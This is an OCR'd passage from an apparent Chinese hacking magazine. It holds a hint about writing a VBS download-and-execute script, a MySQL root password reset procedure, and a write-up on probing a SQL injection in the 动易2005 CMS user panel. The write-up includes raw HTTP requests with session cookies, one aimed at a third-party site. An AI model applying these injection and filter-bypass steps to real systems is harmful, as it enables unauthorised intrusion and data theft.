


图10

还记得命令行下执行文件命令吗？现在你可是有个cmd命令的功能(FTP、TFTP、ECHO命令还不都是任你写)，用VBS写个下载执行文件的代码不是太难吧，VBS可以连行写的。另外，把生成的文件改名为jpg，一样能用。

修改遗失MySQL的Root用户密码

如果你忘记了MySQL的Root密码，可以尝试使用以下的方法来重新设置：

1)Kill掉系统里的MySQL进程

2)用以下命令启动MySQL，以不检查权限的方式启动

mysqld_safe --skip-grant-tables &

3)用空密码方式使用Root用户登录 MySQL：

mysql -u root

4)修改Root用户的密码

mysql> update mysql.user set password=PASSWORD('新密码') where User='root';


mysql> flush privileges;

mysql> quit

5)重新启动MySQL，就可以使用新密码登录了。

适合读者：编程爱好者，入侵爱好者
前置知识：无

动易2005 再暴最新漏洞



文/图 likz

动易2005 SP2版在安全方面确实是下了不少功夫，不仅修补了公布的所有漏洞，而且从各个方面增强了程序的健壮性，给我的入侵带来了莫大的阻碍，下文会给大家慢慢道来。对于不了解动易系统的兄弟们，先啰嗦几句，动易系统是基于组件的ASP系统，最突出的特点是将最核心最主要的程序代码编译成了DLL。对我们这些程序员来说，完全是不透明的，在这里我同时也会介绍一些对这件非开源系统的漏洞发掘技术。

对于ASP系统，没有现成的漏洞发掘工具（在这里强烈鼓励一些牛人开发脚本系统漏洞发掘工具，提升脚本系统的健壮性），使用分支预测的软件测试方法又过于烦琐，所以我们就从一般程序员的鸡肋下手。先举个例子：很多程序员在使用SQL语言时为了编程的方便，常常使用SQL语言中的in关键字，比如我们提交的变量id是个集合，其值是1,2,3，使用的SQL语句是"select * from username where id in (1,2,3)"，但是这样编写使我们对id变量的过滤变得力不从心，至少我们不能直接利用Clng，isnumeric等ASP内置函数。好了，我们就从这里下手，注册一个账号，登录用户控制面板，随便转了转，找到如下地方："个人作品集管理|管理个人作品集"，如图1 所示。




图1

在这里我们提交的变量是个集合，先申请个人作品集，然后全部选定，删除选定的作品集，使用WSE抓包，内容如下：

```
POST /User/User_Author.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/x-shockwave-flash, */*
Referer: http://172.18.26.75/User/User_Author.asp?Action=Manage&Passed=1
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 172.18.26.75
Content-Length: 105
Connection: Keep-Alive
Cache-Control: no-cache
COOKIE:ASPSESSIONIDAQQTRTCT=HIOBOGJAHCLHGBGKEHFKOIJJ; 172182675=LastPassword=BfVIy4k886ZuD956&UserName=admin& AdminLoginCode=&AdminName=admin&COOKIEDate=3& UserPassword=469e80d32c0559f8&RndPassword=ChXJBnM9971 WF067&AdminPassword=03b937a5b5829693; VisitNum=1

AuthorID=2&AuthorID=1&chkAll=checkbox&submit1=%C9%BE%B3%FD%D1%A1%B6%A8%B5%C4%D7%F7%C6%B7%BC%AF&Action=Del
```

大家注意了吗？我们提交的AuthorID为{1,2}，在这里我们修改一下，检测是否存在过滤不严的问题，在这里我选用了"--"，一方面这个SQL中的注释符无论是MySQL版还是Access版，都会使程序发生运行错误，另一方面一般程序过滤都忽略了这个字符。修改第二个AuthorID变量和Content-Length后，用NC提交上去看看返回了什么，如图2 所示。




图2

看来正中要害，程序对AuthorID变量处理确实存在

漏洞，好了，我们让它慢慢浮出水面，先提交"AuthorID=1);--"看能不能正常返回，如图3所示。




图3

发现被过滤，现在可以肯定不能多句执行。但是不要放弃，既然不能多句执行，那我们就玩另类的，在SQL中in后括号中的东西必须是整形的，如果不是，MSSQL会好心的给我们转换！如果转换不能成功程序就会报错，先看看对AuthorID到底过滤了哪些字符：如图4所示。




图4

看到这里不能不晕了：空格，%，后来证明还有/(/**/)，我们还能用什么来分割SQL语句的关键字？只能使用@@version刺探环境了……本当我打算放弃的时候，灵光一现，想到了"+"字符，经过解码后即为空格。奇迹的是程序并没有过滤这个字符，真是柳暗花明又一村，废话少说，写个程序利用一下！

先按上面的方法申请个人文集，然后删除抓包：如图5所示。




图5

再将包保存到本地的一个文件，我保存为"E:\send.txt，"内容如下：

```
POST /User/User_Author.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/x-shockwave-flash, */*
Referer: http://www.exam8.com/User/User_Author.asp?Action=Manage&Passed=1
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.exam8.com
Content-Length: 107
Connection: Keep-Alive
Cache-Control: no-cache
COOKIE: w0802=6; rtime=2; ltime=1136210001500; w08_eid=57732112-; ASPSESSIONIDAATTDCRC=IFFJCLIAIEHNDHECNHGECKLG; popped=yes; wwwexam8com=UserName=llikz&AdminLoginCode=&COOKIEDate=0&UserPassword=965eb72c92a549dd&AdminPassword=&RndPassword=&AdminName=&LastPassword=r85y61150 3q4tQGJ&UnreadMsg=; ASPSESSIONIDAATSDCQD=GAKJNOIAPFBOLNCOEKKIDPJD; ASPSESSIONIDCCSTBDRD=JMHNGFJAPAGLJEPJOCINOLGO
AuthorID=21&AuthorID=20&chkAll=checkbox&submit1=%C9%BE%B3%FD%D1%A1%B6%A8%B5%C4%D7%F7%C6%B7%BC%AF&Action=Del
```

打开工具，各个变量做以下设置：如图6所示。

